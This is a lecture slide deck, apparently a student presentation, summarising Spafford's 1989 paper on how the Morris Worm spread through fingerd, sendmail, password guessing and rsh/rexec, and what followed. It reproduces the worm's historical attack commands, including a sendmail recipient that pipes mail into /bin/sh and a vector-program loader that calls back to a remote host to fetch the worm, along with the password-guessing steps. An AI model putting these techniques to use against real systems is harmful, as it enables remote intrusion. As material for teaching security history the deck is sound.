CRISIS AND AFTERMATH

Eugene H. Spafford

Communications of the ACM (CACM), Vol. 32, No. 6, June 1989

발표자: 전철

Outline

- Introduction
- How the worm operated
- Aftermath

What is the worm?

- A self-replicating computer program.
- It uses a network to send copies of itself to other nodes
- Run without any user intervention.
- Typically, exploit security flaws in widely used services
- Can cause enormous damage
  - Launch DDOS attacks, install bot networks
  - Access sensitive information
  - Cause confusion by corrupting the sensitive information

Image courtesy of: Tech Tips.com

Worm vs. Virus

	Worm	**Virus**
Human Intervention	**X**	○
How to operate?	**stand-alone**	**Insert itself into a host's program**
When invoked?	**Itself**	**When an infected program is running**
Target	**Several systems**	**Target machine**
Propagation	**Network**	**Physical medium (floppy disk, USB,..etc)**

Morris Worm

- Released November 2, 1988.
- It was written by a student at Cornell University, Robert Tappan Morris.
- It is considered the first worm and was certainly the first to gain significant mainstream media attention
- Exploited Unix security flaws.
    - VAX computers and SUN-3 workstations running versions 4.2 and 4.3 Berkeley UNIX code


How the worm operated

- Took advantage of
- ① the flaws in standard software installed on Unix
    - **fingerd**
        - It has the vulnerability of the buffer overflow attack
    - **sendmail**
        - The worm used debugging mode as backdoor
    - **password mechanism**
        - password guessing attack

- ② a mechanism used to simplify the sharing of resources in local area networks
    - **rsh, rexec**

fingerd – backdoor(trapdoor)


- UNIX daemon which allows users to obtain information about other user over TCP/IP
- The worm broke fingered program using buffer overflow vulnerability.
- This resulted in the worm connected to a remote shell via the TCP connection.



```
[root@[redacted] /]#
[root@[redacted] /]# finger
Login     Name       Tty      Idle  Login Time   Office     Office Phone
[redacted]           pts/4    103d  Mar 26 07:17 (:10.0)
root      root      *:0             Mar 26 04:11
root      root       pts/1    100d  Mar 26 04:11 (:0.0)
root      root       pts/2          Jul  7 15:18 ([redacted])
root      root       pts/3     21d  May 26 23:48 (:0.0)
[root@[redacted] /]#
[root@[redacted] /]# finger @[redacted]
finger: cannot create socket / connect host
[root@[redacted] /]#
[root@[redacted] /]# finger @[redacted]
finger: Name or service not known: host '[redacted]', service 'finger'
[root@[redacted] /]#
[root@[redacted] /]# finger root@[redacted]
finger: Name or service not known: host '[redacted]', service 'finger'
[root@[redacted] /]#
[root@[redacted] /]# █
```

fingerd – buffer overflow

```
void fingerd(..) {
    char buf[80];
    …
    gets(buf);
    …
}
```



Vulnerable Functions in C

- strcpy(char *dst, const char *src)
- strcat(char *dst, const char *src)
- getwd(char *buf)
- **gets(char *s)**
- fscanf(FILE *stream, const char *format,..)
- scanf(const char *format)
- realpath(char *path, char resolved_path[])
- sprintf(char *str, const char *format)

sendmail – backdoor(trapdoor)

- Mailer program to route mail in a heterogeneous network.
- By debug option, tester can run programs to display the state of the mail system without sending mail or establish -ing a separate login connection
- This resulted in the worm connected to a remote shell via the TCP connection.

Password Mechanism in Unix

- Password mechanism
- When user log-on
  - ① insert password
  - ② User-provided password is encrypted
  - ③ Compare to previously encrypted password
  - ④ If match, we get a accessibility

rsh & rexec

- These notes describe how the design of TCP/IP and the 4.2BSD implementation allow user on untrusted and possibly very distant host to masquerade as users on trusted hosts. [Robert T. Morris, "A Weakness in the 4.2BSD Unix TCP/IP Software"]
- rsh and rexec are network services which offer remote command interpreters.
- rsh
  - Client IP, user ID
  - Rely on a “privileged” originating port and permission files
- rexec
  - User ID, Password
  - uses password authentication

High-level Description

- Main program
  - Collects information on other machines in the network
    - Reading public configuration files
    - Running system utility programs

- Vector program
  - This vector program was 99 lines of C code that would be compiled and run on the remote machine.
  - Connects back to the infecting machine, transfers the main worm binary
  - Deleted automatically

Step-by-Step Description – step 1

- A socket was established on the infecting machine for the vector program to connect to the server.

- Randomly generates
    - Challenge string
    - Magic number
    - Random file name

Step-by-Step Description – step 2

- Installation of the vector program

2.1. Using the rsh, rexec, fingerd	2.2. Using the sendmail
PATH=/bin: /usr/bin: /usr/ucb cd /usr/tmp echo gorch49; sed '/int zz/q'> x14481910.c; echo gorch 50 [text of vector program] int zz;	debug mail from: </dev/null> rcpt to: <"|sed –e '1,/^$/'d | /bin/sh ; exit 0" > data cd /usr/tmp cat > x14481910.c << 'EOF' [text of vector program] EOF

cc –o x14481910 x14481910.c;
./x1448190 **128.32.134.16** **32341** **8712440**
rm –f x14481910 x14481910.c;
Echo DONE
	cc –o x14481910 x14481910.c;
	./x1448190 **128.32.134.16** **32341** **8712440**
	rm –f x14481910 x14481910.c;
	quit

Step-by-Step Description – step 3

- File Transfer
  - Vector program connects to the server
  - Transfer 3 files
    - Worm: ① Binary for Sun 3

      ② Binary for VAX machine
    - Source code of vector program
  - The running vector program becomes a shell with its input, output connected to the server

Step-by-Step Description – step 4

- Infect host
  - For each object files, the server worm tries to build an executable object
  - If successively execute, the worm kills the command interpreter and shuts down the connect
  - Otherwise it clear away all evidence of the attempt at infection

Step-by-Step Description – step 5

- A new worm hides itself
  - Obscuring its argument vector
  - Unlinking the binary version of itself
  - Killing its parent
  - Read worm binary into memory and encrypt
  - And delete file from disk

Step-by-Step Description – step 6

- The worm gathers information
  - Network interface
  - Hosts to which the local machines was connected
  - Using ioctl, netstat
  - It built lists of these in memory

Step-by-Step Description – step 7

- Reachability
  - Tries to infect some from the list
  - Check reachability using telnet, rexec

Step-by-Step Description – step 8

- Infection Attempts
  - Attack via rsh
    - /usr/bin/rsh, /bin/rsh (without password checking)
    - If success, go to Step 1 and Step 2.1
  - Finger
    - Connects to finger daemon
    - Passes specially constructed 536 bytes
    - buffer overflow
    - stack overwritten
    - return address changed
    - execve("/bin/sh", 0 , 0)
    - If success, go to Step 1 and Step 2.1
  - Connection to SMTP (sendmail), Step 2.2

Step-by-Step Description – step 9

- Password Cracking
  - ① Collect information
    - /etc/hosts.equiv and /.rhosts
    - /etc/passwd
    - .forward
  - ② Cracking passwd using simple choices. (guessing password)
    - null password
    - user name
    - last name
    - first name
    - reverse of last, first names
  - ③ Cracking passwd with an internal dictionary of words(432 words)
  - ④ Cracking passwd with online dictionary.

Step-by-Step Description – step 10

- When password broken for any account
    - Brake into remote machines
        - Read .forward, .rhosts of user accounts
    - Create the remote shell
        - Attempts to create a remote shell using rexec service
        - rexec to current host and would try a rsh command to the remote host using the username taken from the file.
        - This attack would succeed in those cases where **the remote machine had a hosts.equiv file** or **the user had a .rhosts file** that allowed remote execution without a password.

Characteristics

- Check if other worms running
  - Directed the worm to copy itself even if the response is "yes", 1 out of 7 times.
  - This level of replication proved excessive and the worm spread rapidly, infecting some computers multiple times
  - Morris remarked, when he heard of the mistake, that he "should have tried it on a simulator first."
- Fork itself and Kill parent
  - No excessive CPU time
  - Change pid, Scheduling priority
- Re-infect the same machine every 12 hours
- There are no code to explicitly damage any system and no mechanism to stop

Aftermath

- Morris Worm is the first worm
- Around 6000 major UNIX machines were infected (10% of the network at that time)
- Important nation-wide gateways were shutdown
- Topic debated
  - Punishment
- Robert T. Morris arrested
  - Says he just wanted to make a tool to gauge the size of the internet
  - 3 years of probation, a fine($10,050), community service(400 hours)
- CERT(Computer Emergency Response Team) was established

Q & A